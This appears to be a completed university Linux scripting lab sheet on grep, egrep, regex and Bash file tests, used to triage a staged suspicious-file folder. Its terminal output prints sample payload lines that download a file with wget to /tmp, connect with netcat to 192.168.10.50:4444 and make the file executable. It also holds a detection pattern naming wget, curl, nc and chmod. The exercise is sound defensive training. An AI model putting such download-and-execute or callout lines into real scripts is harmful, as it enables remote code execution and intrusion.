MANIPAL
ACADEMY of HIGHER EDUCATION
(Institution of Eminence Deemed to be University)

MANIPAL SCHOOL OF INFORMATION SCIENCES

(A Constituent unit of MAHE, Manipal)

CYE 5153 Linux OS and Scripting Lab – 3

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Part A — Basic grep

Exercise 1 — Search File Contents

Using payload.sh:

Find the line containing wget.

Find the line containing nc.

Find the line containing chmod.


Search for WGET ignoring case.

Display the line numbers containing /tmp.

Count the number of lines containing /tmp.

Display only the matched word wget.

Search for nc as a whole word.



Exercise 2 — Compare Files

Search for wget in: payload.sh, update.sh, cleanup.sh

Answer:


Which file contains wget?

Which files do not contain wget?

Repeat the search for /tmp.

Which files contain /tmp?

Use grep with multiple filenames.



Exercise 3 — Inverse Search

Using system.log:

Display all lines that do not contain INFO.

Display all lines that do not contain ERROR.

Display all lines except those containing WARNING.

Count the number of non-INFO entries.

```
┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ grep -v "INFO" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ grep -v "ERROR" system.log
INFO System started successfully
INFO User student logged in
WARNING Disk usage reached 80 percent
INFO Backup process started
INFO User admin logged in
WARNING Unusual file activity detected
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ grep -v "WARNING" system.log
INFO System started successfully
INFO User student logged in
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ grep -vc "INFO" system.log
5
```

Part B — Security Log Analysis

Exercise 4 — Analyze system.log

Using grep:

Find all ERROR entries.

Find all WARNING entries.


Find the FAILED entry.

Count the number of ERROR entries.

Display line numbers containing WARNING.

Search for error irrespective of case.

Determine whether the word Malware occurs in the file without displaying output.



Exercise 5 — Context Investigation

An ERROR event has been detected in system.log.

Display two lines after each ERROR.

Display two lines before each ERROR.

Display one line before and one line after each ERROR.

Display two lines around FAILED.

Why can examining events before and after an error be useful during incident investigation?

```
┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ grep -A 2 "ERROR" system.log
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ grep -B 2 "ERROR" system.log
WARNING Disk usage reached 80 percent
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ grep -B 1 -A 1 "ERROR" system.log
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ grep -C 2 "FAILED" system.log
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$
```

Part C — egrep / grep -E

Exercise 6 — Search Multiple Security Events

Using system.log, write a single command to find lines containing:

ERROR, WARNING, FAILED

```
┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep  "ERROR|WARNING|FAILED" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation
```

Exercise 7 — Multiple Suspicious Commands

Using payload.sh, search for any of:

Wget, curl, nc, chmod

using a single extended regular expression.

Answer:

Which patterns were found?

Which pattern was not found?

How many lines contain at least one of these patterns?

```
┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep "wget|curl|nc|chmod" payload.sh
echo "Starting maintenance"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -l "wget|curl|nc|chmod" payload.sh
payload.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -L "wget|curl|nc|chmod" payload.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -c "wget|curl|nc|chmod" payload.sh
4

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$
```

Exercise 8 — Search Multiple Files

Which files contain at least one selected command?

Display only the filenames containing matches.

Display matching lines with line numbers.

Count the matching lines in each file.

```
┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -l "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -l "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -n "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:2:echo "Starting maintenance"
payload.sh:6:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:8:nc 192.168.10.50 4444
payload.sh:9:chmod +x /tmp/package.dat

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -c "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:4
update.sh:0
cleanup.sh:0
```

Part D — patterns.txt

Your dataset already contains patterns.txt.

Exercise 9 — Pattern File Investigation

Use patterns.txt to:

Search payload.sh.

Search system.log.

Search config.conf.

Search all .sh files.

Display only filenames containing at least one pattern from patterns.txt.

Display matching lines without printing filenames.

Which files contain indicators listed in patterns.txt?

```
┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -f patterns.txt payload.sh
echo "Starting maintenance"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -f patterns.txt system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -f patterns.txt config.conf
password=LabPassword123

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -f patterns.txt *.sh
\payload.sh:echo "Starting maintenance"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:nc 192.168.10.50 4444
payload.sh:chmod +x /tmp/package.dat

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -l -f patterns.txt *.sh
payload.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -h -f patterns.txt *.sh
echo "Starting maintenance"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ egrep -l -f patterns.txt payload.sh update.sh cleanup.sh
payload.sh
```

Part E — Regex Using filelist.txt

Exercise 10 — Beginning and End of Line

Using filelist.txt:

Find filenames beginning with malware.

Find filenames beginning with script.

Find filenames ending in .sh.

Find filenames ending in .py.

Find filenames ending in .log.

Find filenames beginning with p and ending in .sh.



Exercise 11 — Character Classes

Using filelist.txt:


Find malware1.sh and malware2.sh using one pattern.

Find filenames containing a digit.

Find filenames containing digits 1 or 2.

Find filenames beginning with m or p.

Find filenames beginning with s or u.




Exercise 12 — Negated Character Classes

Using filelist.txt:

Find filenames that do not begin with m.

Find filenames that do not begin with m or p.

Find malware filenames where the character following malware is not a digit.



Part F — File Operators

Exercise 13 — Write a shell script that accepts a filename and determines whether it exists.

Test with: payload.sh, report.txt, unknown.sh

Write a script that accepts a path and determines whether it is: a regular file, a directory, or neither.

Test with: payload.sh, system.log, quarantine, backup, unknown



Exercise 15

Write a script that reports whether a selected file is: readable, writable, executable.

Test with: payload.sh, update.sh, report.txt, config.conf


Expected style of output:

File: payload.sh

Readable : Yes

Writable : Yes

Executable : Yes



Exercise 16 — Compare: payload.sh, empty.txt


Write a script that determines whether each file contains data.

Display:

File contains data

or:

File is empty



Part G

Exercise 17 — File Validation Using [ ]


Write a script that accepts a filename and checks:

Does it exist?

Is it a regular file?

Is it readable?

Is it non-empty?



Exercise 18 — [ ] + grep

Write a script with the following logic:

Does file exist?

↓

Is it a regular file?

↓

Is it readable?

↓

Is it non-empty?

↓

Search for "wget"

If wget is detected, display:


Selected indicator detected – investigate further

Otherwise:

Selected indicator not detected

Test using both:

payload.sh, update.sh



Part H

Exercise 19 — Repeat File Tests Using [[ ]]

Repeat Exercise 17 using:

```
┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ nano validate2.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ chmod +x validate2.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ ./validate2.sh payload.sh
File exists
Regular file
Readable
Non-empty
```

Exercise 20 — Regex Using [[ ]]

Write a shell script that accepts a filename and checks whether the filename ends with .sh.

Use:

[["$filename" =~ regex]]

Display:

Shell script identified for inspection

or:

File does not have a .sh extension

Test: payload.sh, scanner.py, report.txt

```
┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ nano extension.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ chmod +x extension.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ ./extension.sh payload.sh
Shell script identified for inspection

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ ./extension.sh scanner.py
File does not have a .sh extension

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ ./extension.sh report.txt
File does not have a .sh extension

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$
```

Exercise 21 — Multiple Extensions Using [[ ]]

Extend the previous script to identify:

.sh

.py


.pl

files.

Test:payload.sh, scanner.py, report.txt, config.conf

Do not classify these as malicious. Display:

Script file – inspect if required



Part I — grep + File Operators + Constructs

Exercise 22 — Executable File Content Analysis

Write a script that:

Accepts a filename.


Checks whether it exists.

Checks whether it is a regular file.

Checks whether it is executable.

If executable, searches for wget

Test with: payload.sh, update.sh, report.txt



Exercise 23 — egrep + File Operators

Write a script that performs content analysis only when the selected file is: a regular file, readable, non-empty.


If the checks succeed, use egrep/grep -E to search for: wget|curl|nc|chmod

Display: One or more selected indicators detected

if a match occurs.

Otherwise:

Selected indicators not detected



Part J — Configuration File Investigation

Exercise 24 — Sensitive Information Search

Use config.conf.

First verify that it: exists, is a regular file, is readable, is non-empty.

Then use egrep to search for: password|username

Display the matching lines.

Why should configuration files containing authentication information receive additional protection?



Part K

Exercise 25 — Suspicious File Triage

Write a Bash program called: file_check.sh

The program should ask the user to enter a filename.

It should:

Determine whether the path exists.

Determine whether it is a regular file.

Determine whether it is a directory.

If it is a regular file, determine whether it is readable.

Determine whether it is writable.

Determine whether it is executable.

Determine whether it is empty/non-empty.

If readable and non-empty, use grep to search for wget.

Use egrep/grep -E to search for wget|curl|nc|chmod.

Use $? to determine whether a selected search succeeded.

Use [[ ]] with regex to determine whether the filename ends in .sh.

Display a summary of the findings.

Example:

Enter filename: payload.sh

----- FILE INVESTIGATION -----

Exists : Yes

Regular File : Yes

Directory : No

Readable : Yes

Writable : Yes

Executable : Yes

Non-empty : Yes

Shell Script : Yes

wget : Found

Selected indicators : Found

```
┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ nano file_check.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ chmod +x file_check.sh

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ ./file_check.sh
Enter filename: payload.sh

──── FILE INVESTIGATION ────

Exists        : Yes
Regular File  : Yes
Directory     : No
Readable      : Yes
Writable      : Yes
Executable    : Yes
Non-empty     : Yes
Shell Script  : Yes

wget          : Found
Selected indicators : Found

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ ./file_check.sh
Enter filename: update.sh

──── FILE INVESTIGATION ────

Exists        : Yes
Regular File  : Yes
Directory     : No
Readable      : Yes
Writable      : Yes
Executable    : Yes
Non-empty     : Yes
Shell Script  : Yes

wget          : Not Found
Selected indicators : Not Found

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$ ./file_check.sh
Enter filename: report.txt

──── FILE INVESTIGATION ────

Exists        : Yes
Regular File  : Yes
Directory     : No
Readable      : Yes
Writable      : Yes
Executable    : No
Non-empty     : Yes
Shell Script  : No

wget          : Not Found
Selected indicators : Not Found

┌──(kali㉿kali)-[~/Downloads/suspicious_file_lab]
└─$
```